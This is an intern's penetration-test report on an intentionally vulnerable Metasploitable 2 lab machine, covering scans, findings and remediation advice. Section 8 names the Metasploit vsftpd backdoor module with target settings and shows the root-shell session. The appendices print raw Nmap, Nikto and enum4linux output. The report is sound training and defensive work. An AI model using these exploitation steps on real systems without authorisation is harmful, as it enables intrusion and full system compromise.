Codectechnologie

Vulnerability Assessment and Penetration Testing (VAPT) Report

Target: Metasploitable 2 (192.168.217.130)

Prepared by:

Raj M. Konkar

Security Intern

November 2025

Contents

1. Executive Summary

This report documents a full Vulnerability Assessment and Penetration Test (VAPT) conducted against a Metasploitable 2 virtual machine deployed in an isolated lab network. The goal of the engagement was to emulate the activities of an external attacker with network access to the host, identify weaknesses, safely exploit selected vulnerabilities, and provide remediation guidance.

The assessment combined:

- **Manual testing**: Nmap service enumeration, Nikto web scanning, SMB enumeration, exploit verification using Metasploit.
- **Automated testing**: Nessus Essentials vulnerability scanning to validate and enrich manual findings.

Key outcomes:

- Multiple **Critical** issues were identified, including a **vsftpd 2.3.4 backdoor (CVE-2011-2523)** and a backdoored **UnrealIRCd** instance.
- Exploitation of the vsftpd backdoor using Metasploit successfully yielded a **remote root shell**, proving full system compromise.
- Numerous **High** and **Medium** vulnerabilities were identified across SMTP, SMB, NFS, HTTP, and VNC services, largely due to outdated software and insecure configurations.

Overall risk posture of the target host is assessed as **Critical**: compromise requires minimal effort, publicly available exploits exist, and successful exploitation leads to complete control of the system.

2. Scope and Rules of Engagement

2.1 Scope

- **Target Host:** Metasploitable 2 virtual machine.
- **IP Address:** 192.168.217.130 (internal lab network).
- **In Scope Activities:**
  - Network and port scanning.
  - Service fingerprinting and enumeration.
  - Vulnerability discovery using manual and automated tools.
  - Exploitation of vulnerabilities in a controlled manner.
  - Documentation and reporting.
- **Out of Scope:** Denial of Service (DoS), password spraying against external services, attacks against systems other than the Metasploitable VM.

2.2 Rules of Engagement

- All testing was performed from a Kali Linux attacker machine within the same isolated network segment as the target.
- Exploitation was limited to obtaining proof-of-concept access (e.g., shell) and basic validation actions (e.g., running `whoami`) without destructive changes.
- No data exfiltration beyond what is needed to prove impact was attempted.

3. Methodology

The testing approach followed a simplified version of industry standards such as the Penetration Testing Execution Standard (PTES) and elements of the OWASP Testing Guide where relevant.

3.1 Phases

1. **Reconnaissance** – Host identification and basic OS fingerprinting.
2. **Port Scanning** – Discovery of open TCP ports and exposed services.
3. **Service Enumeration** – Banner grabbing, protocol-level checks and version detection.
4. **Vulnerability Assessment** – Nmap NSE scripts, Nikto, and Nessus scanning.
5. **Exploitation** – Safe exploitation of high-risk, well-known vulnerabilities.
6. **Analysis and Reporting** – Correlating manual and automated findings, writing formal documentation.

3.2 Tools Used

- **Kali Linux** – Primary attack platform.

- **Nmap** – Port scanning, service and OS detection, NSE vulnerability scripts.
- **Nikto** – Web server and HTTP misconfiguration scanning.
- **Enum4linux** – SMB and NetBIOS enumeration.
- **Metasploit Framework** – Exploitation and shell access (vsftpd backdoor).
- **Nessus Essentials** – Automated vulnerability scanner to validate and expand manual results.

4. High-Level Results Overview

4.1 Severity Summary (Key Issues)

The table below summarises the key vulnerabilities identified during the engagement. This does not represent every low-level finding, but highlights those most relevant from an attacker's perspective.

Vulnerability	Severity	Comment
vsftpd 2.3.4 backdoor (CVE-2011-2523)	Critical	Remote root shell via FTP backdoor
UnrealIRCd backdoor	Critical	Backdoored IRC daemon, RCE
Weak/legacy encryption in SMTP (POODLE, weak DH)	High	Supports SSLv2/SSLv3 and weak ciphers
Samba 3.0.20, signing disabled	High	Susceptible to SMB relay and credential attacks
distccd remote execution exposure	High	Historical RCE; exposed development service
VNC 3.3 with weak configuration	High/Critical	Remote desktop access risk
Outdated Apache/Tomcat stack	Medium/High	Multiple web vulnerabilities possible
NFS and RPC exposure	Medium	Potential unauthorised file access

4.2 Attacker View

From an attacker's perspective, the host presents a wide attack surface with numerous services that are:

- **Outdated**, with known public exploits.
- **Misconfigured**, exposing unnecessary protocols (Telnet, NFS, VNC).
- **Lacking hardening**, such as missing SMB signing on Samba, weak TLS on SMTP.

A single critical vulnerability (the vsftpd backdoor) is enough to fully compromise this system, with multiple other services available as backup paths for compromise.

5. Enumeration Evidence

5.1 Nmap Full Port Scan

Nmap was used to perform a full TCP scan with service and version detection:



Figure 1: Nmap full port scan – Metasploitable 2

This revealed a broad set of open ports including FTP (21), SSH (22), Telnet (23), SMTP (25), HTTP (80, 8180), SMB (139, 445), databases (3306, 5432), VNC (5900), IRC (6667/6697), NFS/RPC, and others.

5.2 Nmap Vulnerability Scripts

Nmap's NSE vulnerability scripts were run against selected high-value ports. The vsftpd service on port 21 was confirmed as backdoored:



Figure 2: Nmap NSE output – vsftpd 2.3.4 backdoor (CVE-2011-2523)

The script not only identified the vulnerable version but also demonstrated command execution with `uid=0(root)`.

5.3 Web Server Enumeration – Nikto

Nikto was used to assess the HTTP service on port 80, identifying outdated Apache versions, potentially dangerous HTTP methods, and directory listings:



Figure 3: Nikto scan – Apache HTTP server on Metasploitable 2

These issues highlight the web stack as a viable target for further exploitation.

5.4 SMB Enumeration – Enum4linux

Enum4linux was used to enumerate SMB shares, users, and workgroup information:



Figure 4: Enum4linux output – SMB users, shares and configuration

The presence of old Samba versions and lack of SMB signing support increases the risk of credential-related attacks in a real environment.

6. Detailed Technical Findings

Below are the most relevant vulnerabilities, described in a concise consulting style with technical depth.

6.1 vsftpd 2.3.4 Backdoor (CVE-2011-2523)

Port: 21/tcp (FTP)
Severity: Critical

Technical Description: vsftpd 2.3.4 is a historically backdoored version of the FTP daemon where the upstream distribution was compromised. When a specially crafted username is supplied, the service spawns a shell bound to a high port, providing unauthenticated root access.

Evidence:

- Nmap service detection reported: `vsftpd 2.3.4`.
- Nmap NSE `ftp-vsftpd-backdoor` output indicated:
  - `State: VULNERABLE (Exploitable)`
  - `Exploit results: uid=0(root) gid=0(root)`
- Exploitation was later confirmed using Metasploit (see Section 8).

Impact: Successful exploitation gives a remote attacker full control of the system as `root`. In a real environment, this would permit:

- Complete data access and modification.
- Installation of persistent backdoors.
- Lateral movement to other systems.

Remediation:

- Remove vsftpd 2.3.4 immediately. Install a supported, non-backdoored FTP server.
- Consider disabling FTP and using SFTP over SSH instead.
- Restrict any remaining administrative services via firewall.

6.2 UnrealIRCd Backdoor

Ports: 6667/tcp, 6697/tcp (IRC)
Severity: Critical

Description: The host runs a version of UnrealIRCd that was widely distributed with an embedded backdoor. This backdoor allows remote attackers to execute arbitrary code by sending crafted commands to the IRC service.

Impact: An attacker can gain remote command execution with the permissions of the UnrealIRCd process, which can often be escalated further using local privilege escalation techniques.

Remediation:

- Completely remove UnrealIRCd from systems where it is not strictly required.

- If IRC is needed, reinstall from a trusted source and keep it patched.

6.3 SMTP SSL/TLS Misconfiguration (POODLE, Weak DH)

Port: 25/tcp (SMTP)
Severity: High

Description: The SMTP server supports deprecated and insecure protocols (SSLv2/SSLv3) and weak Diffie–Hellman parameters. These weaknesses enable downgrade attacks (e.g., POODLE, Logjam) and may allow an active man-in-the-middle to decrypt or tamper with traffic.

Impact: In a real deployment, email confidentiality and integrity can be compromised, exposing sensitive communications and credentials.

Remediation:

- Disable SSLv2 and SSLv3 completely.
- Enforce TLS 1.2+ and modern cipher suites (e.g., ECDHE with AES-GCM).
- Regenerate strong DH parameters (2048 bits or more).

6.4 Samba 3.0.20 with Message Signing Disabled

Ports: 139/tcp, 445/tcp (SMB)
Severity: High

Description: The Samba 3.0.20 server advertises SMB signing as disabled. This makes it easier for attackers on the same network to relay or tamper with SMB authentication attempts.

Impact: In an enterprise environment, this could be combined with NTLM relay or man-in-the-middle techniques to gain unauthorised access to shared resources or escalate privileges.

Remediation:

- Upgrade Samba to a supported version.
- Enable SMB signing and disable SMBv1.
- Restrict SMB exposure to trusted administrative networks.

6.5 distccd Remote Code Execution Exposure

Port: 3632/tcp (distccd)
Severity: High

Description: The distccd service was historically vulnerable to remote command execution (e.g., CVE-2004-2687) when exposed to untrusted networks. On Metasploitable, this service is left open and reachable.

Impact: An attacker can execute arbitrary commands on the host, potentially gaining a foothold even if other services were secured.

Remediation:

- Disable distccd entirely if not required.
- If needed for development, bind it only to localhost or a dedicated management network.

6.6 VNC 3.3 with Weak/Legacy Configuration

Port: 5900/tcp (VNC)
Severity: High–Critical (depending on password strength)

Description: A VNC server using protocol version 3.3 is exposed. VNC by default does not encrypt traffic and often relies on weak passwords if not properly configured.

Impact: Attackers may be able to brute-force or sniff credentials and obtain full desktop control, allowing them to interact with the system exactly as a local user would.

Remediation:

- Disable VNC unless strictly required.
- If needed, restrict VNC access using VPN/SSH tunnels and enforce strong random passwords.

7. Manual vs Nessus Correlation

To demonstrate maturity and consistency in the testing process, the manual results were correlated against the Nessus Essentials automated scan.



Figure 5: Nessus Essentials – Summary of critical and high vulnerabilities

Correlation Table

Port	Service	Manual Result	Nessus Result	Severity
21	FTP	vsftpd 2.3.4 backdoor, RCE	Backdoor detected, remote shell possible	Critical
25	SMTP	Weak SSL/TLS (POODLE, weak DH)	SSLv2/SSLv3, weak ciphers reported	High
139/445	SMB	Samba 3.0.20, signing disabled	Multiple SMB vulnerabilities	High
3632	distccd	Remote execution exposure	distcc service detected as vulnerable	High
5900	VNC	Legacy VNC 3.3, weak config	VNC service flagged as weakly protected	High
6667/6697	IRC	UnrealIRCd backdoor present	UnrealIRCd backdoor plugin triggered	Critical
80/8180	HTTP	Outdated Apache/Tomcat stack	Several web server issues detected	Medium/High

This correlation shows that the manual and automated approaches reinforce each other, increasing confidence in the findings and ensuring that no critical area is purely reliant on a single tool.

8. Exploitation Details

8.1 vsftpd 2.3.4 Backdoor Exploit

After confirming the presence of the vsftpd 2.3.4 backdoor using Nmap NSE, Metasploit was used to exploit the service:

- **Module:** `exploit/unix/ftp/vsftpd_234_backdoor`
- **RHOST:** 192.168.217.130
- **RPORT:** 21

The exploit successfully returned a remote shell. Running standard commands confirmed that the shell had **root** privileges:

```
[*] 192.168.217.130:21 - USER: 331 Please specify the password.
[+] 192.168.217.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.217.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.217.131:35009 → 192.168.217.130:6200) at 2025-11-13 01:06:04 +0000

whoami
root
ls
bin
boot
cdrom
dev
etc
home
```

Figure 6: Metasploit exploitation of vsftpd backdoor – root shell obtained

In a real-world environment, this level of access would be considered a complete compromise of the host.

9. Recommendations and Hardening Roadmap

9.1 Immediate Actions (0–3 days)

- Remove or patch all backdoored services (vsftpd 2.3.4, UnrealIRCd).
- Disable unnecessary legacy services such as Telnet, distccd, and VNC.
- Restrict access to administrative services (FTP, SMB, databases) to trusted management networks only.

9.2 Short-Term Actions (Within 2–4 weeks)

- Upgrade Apache, Tomcat, Samba, and database servers (MySQL, PostgreSQL) to supported versions.
- Harden TLS configurations for SMTP and any web services:
  - Enforce TLS 1.2 or higher.
  - Disable weak ciphers and legacy protocols.
- Configure SMB signing and remove SMBv1 where feasible.

9.3 Long-Term Improvements

- Establish a regular vulnerability scanning and patch management process.
- Segment networks so that high-value systems are not directly reachable from untrusted segments.
- Implement centralised logging and alerting to identify unusual authentication and network events.

10. Conclusion

This VAPT engagement against the Metasploitable 2 host demonstrated how a combination of:

- Outdated software,
- Legacy protocols, and
- Insecure default configurations

can expose an organisation to rapid and complete compromise.

The vsftpd 2.3.4 backdoor alone was sufficient to obtain a root shell, while numerous additional vulnerabilities provide alternative attack paths. Although this target is intentionally vulnerable, the techniques used mirror those that would be applied against real-world systems.

Implementing the remediation steps outlined in this report would significantly strengthen the security posture of any similar environment.

Appendix – Selected Evidence Screenshots

A.1 Nmap Full Scan

```
┌──(venv)─(kali㉿SpiDer)-[~]
└─$ head -n 80 Project2-VAPT/scans/nmap_vuln_*.txt
# Nmap 7.95 scan initiated Wed Nov 12 14:49:46 2025 as: /usr/lib/nmap/nmap -p 21,22,23,25,80,139,445,3306,5432 -sV --script=vuln,default -oN Project2-VAPT/scans/nmap_vul
n_20251112_144713.txt 192.168.217.130
Nmap scan report for 192.168.217.130
Host is up (0.0026s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|       E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD  *EXPLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-2523
|       CNVD-2020-46837 10.0    https://vulners.com/cnvd/CNVD-2020-46837
|       CC3F6C15-182F-53F6-A5CC-812D37F1F047    10.0    https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047  *EXPLOIT*
|       A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    10.0    https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B  *EXPLOIT*
|       5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    10.0    https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9  *EXPLOIT*
|       50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
```

Figure 7: Nmap full scan – open ports and services

A.2 Nmap Vulnerability Script

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|       E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD  *EXPLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-2523
|       CNVD-2020-46837 10.0    https://vulners.com/cnvd/CNVD-2020-46837
|       CC3F6C15-182F-53F6-A5CC-812D37F1F047    10.0    https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047  *EXPLOIT*
|       A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    10.0    https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B  *EXPLOIT*
|       5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    10.0    https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9  *EXPLOIT*
|       50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
```

Figure 8: Nmap NSE – vsftpd backdoor vulnerability details

A.3 Nikto Web Scan

```
└─$ head -n 80 Project2-VAPT/scans/nikto_*.txt
- Nikto v2.5.0/
+ Target Host: 192.168.217.130
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: ht
tps://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:
+ GET /index: Uncommon header 'tcn' found, with contents: list.
+ GET /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were fou
nd: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275:
+ HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PAPNJCAX /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ TRACE /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing:
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ GET /doc/: Directory indexing found.
+ GET /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: CVE-1999-0678:
+ GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB
-12184:
+ GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB
-12184:
+ GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB
-12184:
+ GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB
-12184:
+ GET /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 17:24:00 2008.
See: CVE-2003-1418:
+ GET /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET /test/: Directory indexing found.
+ GET /test/: This might be interesting.
+ GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552:
+ GET /icons/: Directory indexing found.
```

Figure 9: Nikto – HTTP server issues and misconfigurations

A.4 SMB Enumeration

```
└─$ head -n 120 Project2-VAPT/scans/enum4linux_*.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Nov 12 14:56:33 2025

 ==========================( Target Information )==========================

Target ........... 192.168.217.130
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 192.168.217.130 )======================


[+] Got domain/workgroup name: WORKGROUP


 ============================( Nbtstat Information for 192.168.217.130 )============================

Looking up status of 192.168.217.130
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

Figure 10: Enum4linux – SMB and NetBIOS enumeration

A.5 Nessus Summary

